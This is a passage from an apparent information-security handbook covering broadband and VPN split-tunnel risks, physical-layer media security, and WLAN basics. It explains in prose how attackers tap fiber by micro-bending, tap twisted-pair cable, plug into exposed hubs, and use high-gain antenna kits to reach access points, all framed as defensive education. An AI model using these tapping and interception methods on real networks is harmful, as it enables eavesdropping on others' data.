Unfortunately, having high-speed Internet access that is continuously available poses risks. Cable and DSL modems are usually never turned off, and systems run without pause. In addition, residential DSL and cable modem consumers are less likely to be aware of the capabilities of and the need for a firewall. These users who are always on the Internet without protection are precisely the targets that hackers are looking for. They can scan ports, stage distributed denial-of-service (DDoS) attacks, and upload worms, viruses, and Trojan horses at any time and at very high speeds. Many residential broadband customers have become unwitting accomplices to DDoS attacks against innocent targets, due to ignorance or a lack of vigilance.

A potential vulnerability that one needs to be particularly mindful of is the use of DSL and cable modems with VPN connections into enterprise environments. The benefit of having high-speed, secure access from home into the office network is a wonderful productivity tool. However, having fast access to your corporate network through the Internet poses a risk to the corporate network. Imagine a scenario in which a hacker uploads a virus, a worm, or a Trojan horse to a PC with a cable modem that also has established a VPN tunnel to a corporate network. The "pathogen" is free to travel through the VPN tunnel into the corporate network and attack it from the inside. This particular type of risk is magnified in environments that allow VPNs to perform "split-tunneling." Split-tunnels allow traffic that is intended for the private protected network to travel through the tunnel AND traffic that is intended elsewhere to flow outside the tunnel. This means that users with split-tunnels are free to surf the Internet (i.e., download viruses and worms through their own broadband connection) while simultaneously sending traffic into the tunnel destined for the private protected network.

Risk Mitigation Strategies

DSL and cable modem technologies have real tangible benefits for their users at relatively low cost. These services are fast, always available, and getting easier to deploy. However, users should exercise good Internet computing habits to minimize some of the risks that have been described. There are numerous personal firewalls available that will limit hackers' ability to scan and access the vulnerable hosts. In addition, home and small office networks should use the stateful inspection firewalls that are becoming more widely available. Good computing habits, such as having updated anti-virus software and clearing caches and cookies, help to minimize the risks of having a connection that is always available on the Internet.

In using broadband technology to access corporate networks through VPN tunnels, it is especially important to have personal firewalls installed with appropriate policies. In addition, split-tunneling should be disabled on the VPNs so that all access to the Internet is done through the corporate network and its firewalls. This may seem like a lot of work for administrators, but compared to the risks to the overall network, it is definitely worth doing.

The good news is that recent advances in client VPN software have integrated many of these functions into the client itself, so that the management of personal firewall policies and anti-virus updates is easier. For example, numerous vendors allow for control of personal firewall policies from the central VPN endpoint (firewall or VPN appliance) through the VPN client.

Future Growth

One of the great success stories in networking has been the widespread proliferation of broadband in the past five years. From a relatively modest start, high-speed Internet broadband connection has become readily available in most metropolitan areas. The In-Stat Group, a digital communications market research company, estimates that U.S. broadband subscribers will surpass 39 million customers by 2005. That is roughly 13 percent of the U.S. population. The same group performed a survey in 2001 and found that 50 percent of then-current broadband users did not use any form of intrusion detection protection. This means that if current trends continue, by 2005 the possibility exists that there will be more than 20 million unprotected broadband subscribers. Broadband usage will undoubtedly grow, along with its risks. Both casual subscribers and security professionals should exercise care and diligence in protecting themselves and others from the risks that follow exposure to the Internet via cable modems and DSL "always-on" connections.

Summary

Securing an enterprise network goes beyond configuring firewalls, servers, PCs, and networking equipment. It involves the combined evaluation of all the components of the network infrastructure, including people, processes, and equipment. The focus of this particular chapter has been on the foundation of network communications — the physical transmission media. Whether the requirements call for an optical fiber-based backbone or a high-speed wireless local area network, the relative strengths and weaknesses, with particular emphasis on security, should be thoroughly reviewed before making a selection. An informed decision on the cabling infrastructure ensures that the foundation of that network is built securely from the ground up.

Security and the Physical Network Layer

Matthew J. Decker, CISSP, CISA, CBCP

Networks have become ubiquitous both at home and in the office, and various types of media have been deployed to carry networking traffic. Much of the Internet is now carried over a fiber-optic backbone, and most businesses use fiber-optic cables to provide high-speed connectivity on their corporate campuses. Cable providers bring high-speed networking to many homes and businesses via coaxial cable. Local exchange carriers (LECs) and competitive local exchange carriers (CLECs) bring high-speed networking to many homes and businesses via twisted-pair cables, and numerous buildings are wired with twisted-pair cables to support high-speed networking to user desktops. Wireless networks have been deployed to provide network connectivity without the need for users to connect to any cables at all, although antennas and pigtail cables (coaxial cables) can be used to great advantage in maximizing the value of a wireless environment. These information highways and back roads lie within the physical layer of the seven-layer OSI (Open Systems Interconnection) model. The physical layer of the OSI model comprises the cables, standards, and devices over which data-link (layer 2 of the OSI model) encapsulation is performed.

This chapter serves as an introduction to common physical media used for modern networks, including fiber optics, twisted-pair, coaxial cables, and antennas. The reader will develop an understanding of each type of physical media, learn how an attacker might gain access to information by attacking at the physical layer, and learn how to apply sound industry practices to protect the network physical layer.

Fiber-Optic Cables

Much of the Internet is now carried over a fiber-optic backbone, and many businesses use fiber-optic cables to provide high-speed connectivity on their corporate campuses. Although they come bundled in a multitude of ways, there are essentially two types of fiber-optic cables on the market. These commonly used types of fiber-optic cables are known as "multimode" and "single mode."

Multimode fiber gets its name from the fact that light can take multiple "modes" or paths down the fiber. This is possible because the core, at the center of the fiber, is wide enough to allow light signals to zigzag their way down the fiber. Single-mode fiber, on the other hand, has a very narrow core, only 8 to 10 micrometers (μm) in diameter. This is wide enough for light traveling down the fiber to take only one path. It is the difference in size of the cores of these fiber types that gives each its unique characteristics.

Multimode fibers come in various sizes. The two most common sizes are 50 and 62.5-micrometer cores. The core is the center portion of the cable designed to carry the transmission signal (light). Cladding comprises the outer coating that surrounds the core and keeps light from escaping the fiber. Exhibit 25.1 provides a visual reference showing the core and cladding, and will assist in explaining key differences and similarities between single and multimode fiber.

Cladding is the material surrounding the fiber core. Both single and multimode fiber-optic cables that are typically used for networking applications have the same outside diameter (125 micrometers). The core is doped with a substance that alters the refractive index of the glass, making it higher than the cladding. This




EXHIBIT 25.1 Core and cladding.

is desirable because light bends toward the perpendicular when passing from a material of high refractive index to a lower one, thus tending to keep the light from ever passing from the core into the cladding.

To clarify this point, we consider a simple test using air, water, and a flashlight. If you are in the air and shoot a flashlight into a pool at an angle, the portion of the beam that enters the water bends toward the perpendicular — toward the bottom of the pool. If you are in the water and shoot a flashlight out of the pool at an angle, the portion of the beam that enters the air bends away from the perpendicular — tending more to be parallel with the surface of the water. This is because the refractive index of water is greater than that of air. As you move the flashlight progressively more parallel to the surface of the water, less and less light escapes into the air until you reach a point at which no light escapes into the air at all. This is the principle of total internal reflection, and is the result that fiber-optic cable designers endeavor to achieve. Further, this explains why tight turns in optical fiber runs are not desirable. Bending a fiber-optic cable too tightly can change the angle at which light strikes the cladding, and thus permit some of the signal to escape from the fiber core. This is called “micro-bending” the fiber.

Another important term in the world of fiber-optic cabling is “graded index.” Most multimode fiber is "graded-index" fiber, meaning that the refractive index decreases progressively from the center of the core out toward the cladding. This causes light in the core to continuously bend toward the center of the core as it progresses down the fiber. The diagram is oversimplified, in that it shows three modes of light traveling in straight lines, one traveling directly down the center of the core and two bouncing off the cladding, as they progress down the core of the fiber. With a graded-index fiber, this light beam travels in a more helical fashion down the fiber, always tending toward the center of the core as it progresses down the fiber. Further, because light traveling through a medium with a higher refractive index travels slower, the effects of “modal distortion” are significantly diminished in a graded index fiber.

There are a number of causes of signal loss in fiber-optic cables, but the two that best exemplify the differences between fiber types are “modal distortion” and “chromatic dispersion.” Modal distortion is the spreading of the transmitted signal over time due to the fact that multiple modes of a signal arrive at the destination at different times. One signal takes many different paths, and each path is a different length, so the information arrives over a very short period of time rather than at a distinct point in time. The reason single-mode fiber is best for long distances is primarily because modal distortion is a factor in multimode fiber only. Single-mode fiber is most susceptible to losses due to chromatic dispersion. Light traveling through a vacuum travels at a constant speed, regardless of the wavelength. This is not so for materials like glass and plastic from which fiber-optic cables are made. “Chromatic dispersion” is signal degradation caused by the various wave components of the signal having different propagation velocities within the physical medium.

It is another type of loss that concerns us most from a security perspective. We previously introduced "micro-bending," which causes light to escape from the core into the cladding by simply bending the cable on a tight radius. This phenomenon gives us the most common means to tap a fiber-optic cable without having to perform a cable splice. By micro-bending a cable and placing an optical receiver against the cladding to collect the escaping light, the fiber can effectively be tapped, and the information traversing the cable can be captured. There are troubleshooting devices on the market that use the micro-bending technique to capture light from fiber-optic cables, and they take only seconds to install. These commonly available devices are only intended to identify whether or not a cable is active and do not actually process the data signal. Using this technique with more sophisticated equipment, a fiber-optic cable is easily tapped, although devices to do so are not readily available on the open market due to the lack of a commercial need for such a capability.

The brute-force means of tapping a fiber-optic cable involves cutting the cable and introducing a splice. This method brings the fiber-optic cable down for the minute or so required to introduce the splice, and introduces a 3-dB loss if half the light is transmitted into each half of the splice. If the target is monitoring their optical signal strengths, then this sudden added loss is easily detected, especially if found to have been introduced after a brief outage. Splices are also easily detected through use of an optical time domain reflectometer (OTDR), which is a tool that measures loss on a fiber-optic cable, and indicates the distance to points of significant signal loss.

Twisted-Pair Cables

Twisted-pair (TP) cabling is commonly used to carry network traffic within business complexes, and to bring high-speed Internet to homes and businesses through Digital Subscriber Line (DSL) services. DSL typically uses TP wiring to transport DSL signals from your home or business to your local telephone company's central office, where they terminate at a DSLAM (Digital Subscriber Line Access Multiplexer). DSLAMs translate these DSL signals into a format that is compatible with standard network equipment, such as switches and routers. CAT 3 or CAT 5 cabling, which we describe in some detail shortly, is typically used for these connections.

Twisted-pair cable is manufactured to comply with carefully crafted standards to support modern networks. A single cable is comprised of four wire pairs bundled together and bound by a protective sheath. The two types of TP cabling are identified as shielded twisted pair (STP) and unshielded twisted pair (UTP). STP cables have a conductive shield surrounding the wire bundle, which reduces EMI/RFI (electromagnetic interference/radio frequency interference) in order to:

- Limit the effects of the signal traversing the cable upon the local RF environment
- Limit the effects of a noisy RF environment upon the signal traversing the cable

UTP cables have no such shield, but the data-carrying performance characteristics of the medium are the same. Shielding a TP cable is not needed as a security measure to prevent eavesdropping, and proper installation of STP cable is a much more painstaking operation than that of UTP. It is recommended to avoid the use of STP except in environments where it is required for operational purposes, such as RF noisy industrial environments. An attacker can tap a shielded cable in the same manner as an unshielded cable, and no attacker will be found sitting in the parking lot across the street capturing your data from RF signals emanating from your unshielded cables. Fortunately, this is not where we find the interesting differences in performance characteristics among TP cables. For TP, we must dive into the various categories of cables prescribed in the prevailing standards. Exhibit 25.2 highlights the prevailing categories, standards, and bandwidth limitations for the TP cables commonly used in networking.

Note that each of these standards uses four wire pairs to carry signals. Each wire pair is twisted a certain number of times per foot of cable. These twists are not arbitrary, and, in general, the more twists per foot, the greater the bandwidth capacity of the cable. CAT 3 cables typically have about 3–4 twists per foot, while CAT 5e cables have about 36–48 twists per foot, but this varies depending on other factors, such as the distance between the wire conductors. These twists work their magic by serving two distinct purposes: (1) they reduce EMI and crosstalk between adjacent wire pairs, and (2) they play a key role in creating the proper inductance/capacitance relationship to sustain a given impedance (typically 100 ohms) for each wire pair. EMI and crosstalk are reduced because the signal from each wire of the pair cancels the electromagnetic radiation from the other. Maintaining the proper impedance for the cable minimizes signal loss and maximizes the distance over which high data rates can be sustained over the cable.

EXHIBIT 25.2 Categories, Standards, and Bandwidth Limitations for TP Cables

Category Designation	Bandwidth	Description
CAT 3	Bandwidth up to 16 MHz per wire pair (four-pair wire)	Performs to Category 3 of ANSI/TIA/EIA-568-B.1 & B.2, and ISO/IEC 11801 Class C standards. CAT 3 is standard telephone cable.
CAT 5e	Bandwidth up to 100 MHz per wire pair (four-pair wire)	Performs to Category 5e of ANSI/TIA/EIA-568-B.1 & B.2, and ISO/IEC 11801 Class D standards. 1000Base-T (IEEE 802.3a,b) supports 1000 Mbps operation over a maximum 100-meter-long Category 5e cable. Encoding is used to remain within the 100-MHz bandwidth limitation and achieve 1000-Mbps operation.
CAT 6	Bandwidth up to 250 MHz per wire pair (four-pair wire)	Performs to Category 6 requirements developed by TIA under the ANSI/TIA/EIA-568B-2.1, and ISO/IEC 11801Class E standards. The TIA/EIA 568B.2-1 standard was published in its final form in June 2002. 1000Base-TX (ANSI/TIA/EIA-854) supports 1000-Mbps operation over a maximum 100-meter-long Category 6 twisted-pair cable.
CAT 7	Bandwidth up to 600 MHz per wire pair (four-pair wire)	Performs to Category 7 of ISO/IEC 11801 Class E standard. At the time of this writing, TIA does not intend to adopt the ISO/IEC 11801 Class E standard.

Like fiber-optic cable, TP can be tapped without cutting or splicing the wires. The protective sheath must be cut to gain access to the four wire pairs, and the pairs must be separated by half an inch or so to achieve access to eight distinct wires. They must be separated to eliminate the EMI-canceling property of the closely bound and twisted arrangement. Only one wire from each pair need be tapped, but access to all four pairs may or may not need to be achieved, depending on the standard and configuration being used (e.g., 10Base-T, 100Base-TX, 100Base-T4, 1000Base-T, half-duplex, full-duplex, etc.). All four wires may or may not be in use, and they may be used for transmit or receive, depending on the standard in use. The attacker can now pull information from the targeted lines by inducing the electromagnetic signal of each onto his own cable set, and feeding it to his equipment for analysis. A more invasive technique for tapping a network is to cut the line, install connectors, and plug them into a hub, but such techniques are much easier for the targeted entity to detect.

The greatest security threat posed at the physical layer, however, is at accessible physical devices such as hubs and repeaters. A hub permits an attacker to simply plug into the device and gain direct access to the network. This permits an attacker to not only "sniff" all the information traversing a network cable, but also all the information traversing the device. Further, the attacker can initiate network traffic from a device much more easily than from a tapped cable. Further, if the hub is in an out-of-the-way place, the attacker can take an added step and install a wireless access point to provide continued remote access to the network from a nearby location.

Coaxial Cables

Cable providers bring high-speed Internet services to many homes and businesses via coaxial cable. These broadband cable modem services typically offer customers the ability to upload and download data at contracted rates. The maximum rate limits are set by the service provider and are programmed into the users' cable modems.

Coaxial cables are comprised of a center conductor surrounded by a dielectric nonconductor material, which in turn is surrounded by an outer conductor. The whole thing is wrapped in a protective sheath to form a

finished coaxial cable. The center conductor is typically used to carry the transmission signal, while the outer conductor usually functions as the signal ground.

Coaxial cable is no longer widely used to employ LANs, but the coaxial cable used for networking is typically the 50-ohm impedance variety, versus the 75-ohm variety used for CATV. A brief description of what these numbers mean is in order. Earlier, in the TP discussion, I mentioned that maintaining the proper impedance for the cable minimizes signal loss, and maximizes the distance over which high data rates can be sustained over the cable. This statement also holds true for coaxial cables.

So what does it mean that I have a 50-ohm cable? If you were to use an ohmmeter to measure the resistance across the center conductor and outer shield of a nonterminated coax cable, you would quickly learn that you do not receive a reading of 50 ohms. In fact, the reading approaches infinity. Now, if you were to transmit a signal down this nonterminated coax cable, you would find that nearly 100 percent (the remainder is absorbed by the line or radiated into the atmosphere) of the signal is reflected back to the source, because there is no load at the other end to absorb the signal. This reflected signal represents a "standing wave" on your coax line that is not desirable, as it is effectively noise on your line. If you terminate the cable with a resistor connected between the center and outer conductor, and repeat the testing process, you will find that the reflected wave is significantly reduced as the value of the chosen resistor approaches 50 ohms. Finally, you will learn that terminating the cable with a 50-ohm resistor eliminates the reflected wave, and thus provides the most efficient transmission characteristics for this cable.

This introduces the concept of impedance matching, and all coaxial cables are manufactured to an impedance specification (e.g., 50 ohms). In the real world, impedance matching can be good, but not perfect, and the way this is measured is through a metric called a voltage standing wave ratio (VSWR). A perfectly balanced transmission system with no "standing wave" on the transmission medium has a VSWR of 1:1 (one-to-one). This applies to our example of the 50-ohm coax line terminated with a 50-ohm resistor. In a worst-case scenario, such as the nonterminated test we performed, the VSWR is 1:∞ (infinity). It should be clear at this point that a lower VSWR is better. Modern communication systems and components provide VSWRs below 1:2, which is typically represented by dropping the "1:" ratio designation, and simply identifying "VSWR < 2." Failing to match the impedances of your transmission system components, including the cables, can have a dramatic impact on the rated bandwidth-carrying capacity of the system.

Do coaxial cables present a significant RFI problem, such that one needs to worry about attackers accessing the information traversing the line even if they are unable to physically tap the line? If all cables are properly terminated, the answer is no. The outer conductor completely surrounds the center conductor and provides effective RFI shielding and noise immunity. Cables that are connected to equipment on one end, and nonterminated on the other, however, can act as antennas, thus creating an RFI problem. As with all physical media, coaxial cables are susceptible to a physical tap if an attacker gains working access to the cable.

Antennas

We live in a digital world, but the laws of physics are not giving up any ground in the radio frequency (RF) analog arena. Coaxial cables are used to carry signals to and from antennas. Short coax cables, designed to permit the quick connect and disconnect of antenna components using various connector types, are commonly referred to as "pigtails." The concepts of impedance matching and VSWR, discussed earlier, are important concepts in selecting antennas, and are now assumed to be understood by the reader. Antennas are becoming increasingly important physical devices through which we achieve Internet, wide area network (WAN), and local area network (LAN) connectivity. In the networking arena, we use them for satellite communications, wireless access points, and point-to-point links between facilities. They offer the distinct advantage of establishing network connections while disposing of the need for cabling the gap between the antennas. Of course, from an attacker standpoint, these links dispense with the need to tap a physical cable to gain access to the transmission medium.

An antenna is a physical device designed to transfer electrical energy on a wire into electromagnetic energy for transmission via RF waves, and vice versa. It is tuned to a specific set of frequencies to maximize this transfer of energy. Further, an efficient antenna is impedance-matched to become part of an overall system that maintains a low VSWR. The characteristics of antennas we concern ourselves with in this chapter are gain, beam width, impedance, and VSWR. As we already have an understanding of the last two, let's look at the first two.

Gain is typically measured in terms of decibels referenced to an isotropic radiator (dBi). Isotropic means radiating in all directions, including up, down, and all around; thus, an antenna achieves gain by narrowing its focus to a limited area rather than wasting resources where no signal exists for reception, or is needed for transmission. It is important to note that dBis are measured on a logarithmic scale; thus, 10 dBi represents an increase of signal strength by 10 times, 20 dBi by 100 times, 30 dBi by 1000 times, etc. Every increase of 3 dBi is a doubling of gain; thus, 3 dBi represents an increase of signal strength by 2 times, 6 dBi by 4 times, 9 dBi by 8 times, 12 dBi by 16 times, etc.

Beam width is measured in degrees. An omni-directional antenna exhibits equal gain over a full circle, and thus has a beam width of 360 degrees. Directional antennas focus their gain on a smaller area, defined by beam width; thus, an antenna with a beam width of 90 degrees exhibits its quoted gain over an area shaped like a quarter piece of pie. Such an antenna would be a good choice for a wireless network antenna intended to serve one floor of a square building, if placed in one of the four corners and aimed at the opposing corner. Satellite antennas on Earth have narrow beam widths, as any portion of a transmitted signal that does not impact the satellite's antenna is wasted, and only a small percentage of the signal transmitted from the satellite actually reaches it. The satellite's own antenna, however, has a beam width tuned to ensure coverage of a prescribed area (e.g., all of Brazil).

By far, the most common use of antennas in current networks is for use with wireless access points (WAPs). The most common standards in use for WAPs are 802.11a, 802.11b, and 802.11g. The 802.11b and g wireless radios provide data rates up to 11 Mbps and 54 Mbps, respectively, and operate over a 2.4-GHz carrier wave (2.4 to 2.483 GHz) to transmit and receive data. These two standards use antennas with identical specifications because they share a common frequency band.

IEEE 802.11a is a physical layer standard (IEEE Std. 802.11a, 1999) that supports data rates ranging from 6 to 54 Mbps, and operates in the 5-GHz UNII band in the United States. The 5-GHz UNII band is segmented into three ranges, with the lower band ranging from 5.15 to 5.25 GHz, the middle from 5.25 to 5.35 GHz, and the upper from 5.725 to 5.825 GHz. Be careful using 802.11a devices in Europe, as these frequency ranges are not permitted for public use in many European countries. Due to the vast separation in frequencies, antennas intended for use with 802.11a are not compatible with those for 802.11b and g.

The greatest security concern for wireless networks is the fact that attackers have access to your transmitted signal. Do not assume that just because your wireless network manual told you that you would not be able to reliably connect beyond 500 feet, that an attacker cannot pick up the signal from much greater distances. The standard antennas that ship with most WAPs are omni-directional, and typically have a gain of about 1 or 2 dBi. Wireless access cards installed in user computers typically have internal antennas with similar characteristics. Given these numbers, 500 feet is generous, and the data rate will often suffer. A knowledgeable attacker is not going to rely on the default hardware to connect to your WAP. A common suite of attacker hardware includes a 5-dBi (or greater) omni-directional antenna and a 14-dBi (or greater) directional antenna with a narrow beam width (20 to 50 degrees), used in conjunction with a high-power (100 mW or more) wireless access card with dual external antenna inputs. This suite of physical layer tools permits both antennas to be connected to the wireless access card simultaneously, and the entire package fits neatly into a laptop carrying case. Using this hardware, the attacker is able to easily find the WAP using the omni-directional antenna, pinpoint the location of the WAP and receive a stronger signal (by about 10 times) with the directional antenna, and gain full duplex access to the WAP from much greater distances than can be achieved with default hardware. Note that an attacker will not likely use the same antenna to seek out 802.11a networks as 802.11b and g networks because the target frequencies are so far apart. Additional hardware is required to attack both standards.

Protecting against unauthorized access to WAPs requires that they be treated just like public access points, such as Internet connections. Connections through WAPs should be authenticated, filtered, and monitored in accordance with the organization's remote access policy, or wireless access policy, as applicable.

Protected Distribution Systems

We have discussed various types of physical media used to carry network traffic. We have made clear that a knowledgeable attacker with physical access to the transmission media can tap the cable to gain access to the data traversing that media, with the exception of antenna systems, which only require that an attacker achieve relatively close proximity. We are now prepared to address the protection of these physical layer assets. When it is impractical to use strong encryption to protect the confidentiality and integrity of data traversing a physical

link, the techniques incorporated by protected distribution systems (PDSs) may be warranted. A PDS is a wireline or fiber-optic telecommunication system that includes terminals and adequate acoustical, electrical, electromagnetic, and physical safeguards to permit its use for the unencrypted transmission of classified information [see NIS]. The physical security objective of a PDS is to deter unauthorized personnel from gaining access to the PDS without such access being discovered. There are two categories of PDS: (1) hardened distribution systems, and (2) simple distribution systems. Hardened distribution systems afford a high level of physical security by employing one of three types of carriers:

1. A hardened carrier, which includes specifications for burying cable runs and sealing protective conduits
2. An alarmed carrier, which includes specifications for the use of alarm systems to detect PDS tampering
3. A continuously viewed carrier, which mandates that carriers be maintained under continuous observation

Simple distribution systems afford a reduced level of security, can be implemented without the need for special alarms and devices, and are practical for many organizations. Some of the techniques, such as locking manhole covers and installing data cables in some type of carrier (or conduit), are sound practices. These are policy issues that promote the fundamental objective of protecting networks at the physical layer, are effective at protecting unauthorized access to critical data infrastructure, and should be considered for implementation to the extent that they are cost-effective for an organization.

Strong Security Follows Good Policy

Security of data traversing network cables and devices should be provided in accordance with written policy. Security must provide value if it is to make sense for an organization, and data management policy provides a foundation for implementing sound tactical security measures. Call it what you like, but what this author refers to as "data management policy" defines data classification and proper data handling instructions for an organization. Should we employ wireless technology for this project? Do we need to encrypt traffic over this link? Do we need to make use of a PDS to protect against unauthorized physical access to the cables that we are stringing throughout our campus? The answer to each of these hypothetical questions is a resounding "it depends," and is best resolved by referring to policy that mandates how data will be protected in accordance with its value to the organization. Sound practice in determining the value of data to an organization is to at least qualify, and, if you can do so meaningfully, quantify its value in terms of confidentiality, availability, and integrity.

The Department of Defense offers a good example of policy in action. Now, you are probably thinking, "Hey, that's the Department of Defense. What they do won't make sense for my organization." And you are right — you will need to develop your own. SANS offers a good template to work from, as do several good policy publications on the market. The DoD provides a good example because they have a policy that makes sense for them, it works, and most of us are familiar with the concepts. Everyone has heard the terms "Top Secret," "Secret," and "Unclassified," and we all understand that our ability to get our hands on documents or data gets more difficult as we tend toward "Top Secret." That is data classification, and it is important for every organization, although most organizations will probably find terms like "Proprietary," "Confidential," and "Public" to be more beneficial terms for their use. Data classification is one piece of the data management puzzle, but only addresses the confidentiality of the data. You also need to know the criticality of your data in terms of availability and integrity if you want to effectively protect it.

Conclusion

Protection at the physical layer can be accomplished by preventing an attacker from tapping the cable or device, encrypting data links, providing redundant data paths for high availability, and by reducing the likelihood of environmental impacts such as lighting strikes and excessive RF emissions. Detection and monitoring techniques must be employed to make certain that the physical assurances in place remain operational and intact. Organizations must develop a strategy, and then put that strategy in writing through sound policies that make sense for their business. Finally, they must protect the media in accordance with their policy by employing

physical network layer media that will not only meet the technical needs of the business, but also the strategic security needs of the business.

References

[NIS] National Information Systems Security (INFOSEC) Glossary, NSTISSI No. 4009, June 5, 1992, (National Security Telecommunications and Information Systems Security Committee, NSA, Ft. Meade, MD 20755-6000).

Protective Distribution Systems (PDS), NSTISSI No. 7003, 13 December 1996 (National Security Telecommunications and Information Systems Security Committee, NSA, Ft. Meade, MD 20755-6000).

1000BASE-T: Delivering Gigabit Intelligence on Copper Infrastructure, http://www.cisco.com/warp/public/cc/techno/media/lan/gig/tech/1000b_sd.htm

SANS, www.sans.org

Telecommunications Industry Association (TIA), http://www.tiaonline.org/

ISO, http://www.iso.ch/iso/en/ISOOnline.frontpage

Security of Wireless Local Area Networks

Franjo Majstor, CISSP

Introduction and Scope

Wireless communication represents a wide area of radio technologies, as well as protocols on a wide scope of transmission frequencies. Although initially used in venues where traditional wired networks were previously unavailable, the flexibility of wireless communication together with the adoption of the 802.11 standard has driven wireless communication to rapidly move into the information technology environment in the form of the so-called "wireless local area networks" (WLANs). This chapter aims to give information security practitioners a quick overview of WLAN technology and an in-depth view of the current security aspects of the same technology. Likewise, it presents possible solutions and directions for future developments.

WLAN Technology Overview

Wireless local area networking technology has existed for several years, providing connectivity to wired infrastructures where mobility was a requirement for specific working environments. Early networks were based on different radio technologies and were nonstandard implementations, with speeds ranging between 1 and 2 Mbps. Without any standards driving WLAN technologies, the early implementations of WLAN were relegated to vendor-specific implementation, with no provision for interoperability, thus inhibiting the growth of standards-based WLAN technologies. Even WLAN is not a single radio technology, but is represented by several different protocols and standards, which all fall under the 802.11 umbrella of the Institute of Electrical and Electronics Engineers (IEEE) standards.

Put simply, WLAN is, from the network connectivity perspective, similar to the wired local area network (LAN) technology with a wireless access point (AP) acting as a hub for the connection stations equipped with WLAN networking cards. As to the absence of wires, there is a difference in communication speed among the stations and AP, depending on which particular WLAN technology or standard is used for building the data wireless network.

802.11 Alphabet

WLAN technology gained its popularity after 1999 through the 802.11b standardization efforts of the IEEE, but it is not the only standard in the 802.11 family. Others are 802.11a, 802.11g, and 802.11i or 802.1x. For information security practitioners it is important to understand the differences between them, as well as to know the ones that have relevant security implications on wireless data communications. What is interesting to mention before we demystify the 802.11 alphabet is that particular letters (a, b, g, etc.) were assigned by the starting time of development of the particular standard. Some of them, however, were developed and accepted

faster than the others, so they will be described in the order of importance and the scope of usage instead of alphabetical order.

- *802.11b.* The 802.11b standard defines communication speeds of 1, 2, 5, and 11 Mbps at a frequency of 2.4 GHz, and is the most widely accepted WLAN standard at present with a large number of vendors producing 802.11b devices. The interoperability of the devices from different vendors is ensured by an independent organization originally called the Wireless Ethernet Compatibility Alliance (WECA), which identifies products that are compliant to the 802.11b standard with "Wi-Fi" (Wireless Fidelity) brand. WECA has recently renamed itself the Wi-Fi Alliance. From a networking perspective, the 802.11b standard offers 11 (United States), 13 (Europe), or 14 (Japan) different channels, depending on the regional setup, while only three of those channels are nonoverlapping channels. Each of the channels could easily be compared to an Ethernet collision domain on a wired network, because only stations, which transmit data on nonoverlapping channels, do not cause mutual collisions; also, each channel is very similar in behavior to a wired Ethernet segment in a hub-based LAN environment.
- *802.11a.* In 1999, the IEEE also ratified another WLAN technology, known as 802.11a. 802.11a operates at a frequency of 5 GHz and has eight nonoverlapping channels, compared to three in 802.11b, and offers data speeds ranging from 6 Mbps up to 54 Mbps. Despite its speed, at present, it is far from the level of acceptance of 802.11b due to several reasons. There are fewer vendor offers on the market and Wi-Fi interoperability testing has not yet been done. IEEE 802.11a operates at a different frequency than 802.11b and is not backwards-compatible with it. Due to different frequency allocations and regulations in different parts of the world, 802.11a might be replaced in the near future by 802.11g as a new compromise solution.
- *802.11g.* 802.11g is the late entrant to the WLAN standardization efforts; it tries to achieve greater communication speeds at the same unlicensed frequency as 802.11b (i.e., 2.4 GHz), and also tries to be backwards-compatible with it. However, 802.11g is at present not a ratified standard and there are no products offered by any of the vendors on the market. Due to practical reasons and the lateness of 802.11g standardization efforts, vendors are also offering dual-band devices that are operating at both 2.4 GHz and 5 GHz, thus offering a flexible future migration path for connecting stations.

As mentioned above, there are multiple other "letters" in the alphabet of 802.11 — 802.11d defines world mode and additional regulatory domains, 802.11e defines quality-of-service mechanisms, 802.11f is used as an inter-access point protocol, and 802.11h defines dynamic frequency selection and power control mechanisms — but all are beyond the scope of this chapter. Others, such as 802.11i and 802.1x, however, are very important from a security perspective and will be discussed in more detail in the sections on the security aspects of wireless LANs and future developments.

WLAN Security Aspects

Considering that it does not stop at the physical boundaries or perimeters of a wired network, wireless communication has significant implications on the security aspects of modern networking environment. WLAN technology has, precisely for that reason, built in the following mechanisms, which are meant to enhance the level of security for wireless data communication:

- Service Set Identifier (SSID)
- Device authentication mechanisms
- Media Access Control (MAC) address filtering
- Wired Equivalent Privacy (WEP) encryption

Service Set Identifier

The Service Set Identifier (SSID) is a mechanism similar to a wired-world virtual local area network (VLAN) identity tag that allows the logical separation of wireless LANs. In general, a client must be configured with the appropriate SSID to gain access to the wireless LAN. The SSID does not provide any data-privacy functions, nor does it authenticate the client to the access point (AP).

SSID is advertised in plaintext in the access point beacon messages. Although beacon messages are transparent to users, an eavesdropper can easily determine the SSID with the use of an 802.11 wireless LAN packet

analyzer or by using a WLAN client that displays all available broadcasted SSIDs. Some access-point vendors offer the option to disable SSID broadcasts in the beacon messages, but the SSID can still be determined by sniffing the probe response frames from an access point. Hence, it is important to understand that the SSID is neither designed nor intended for use as a security mechanism. In addition, disabling SSID broadcasts might have adverse effects on Wi-Fi interoperability for mixed-client deployments.

Device Authentication

The 802.11 specification provides two modes of authentication: open authentication and shared key authentication. Open authentication is a null authentication algorithm. It involves sending a challenge, but the AP will grant any request for authentication. It is simple and easy, mainly due to 802.11-compliancy with handheld devices that do not have the CPU capabilities required for complex authentication algorithms. Shared key authentication is the second authentication mode specified in the 802.11 standard. Shared key authentication requires that the client configure a static WEP shared key, and involves sending a challenge and then receiving an encrypted version of the challenge. Most experts believe that using shared key authentication is worse than using open authentication and recommend turning it off. However, shared key authentication could help deter a denial-of-service (DoS) attack if the attacker does not know the correct WEP key. Unfortunately, there are other DoS attacks available.

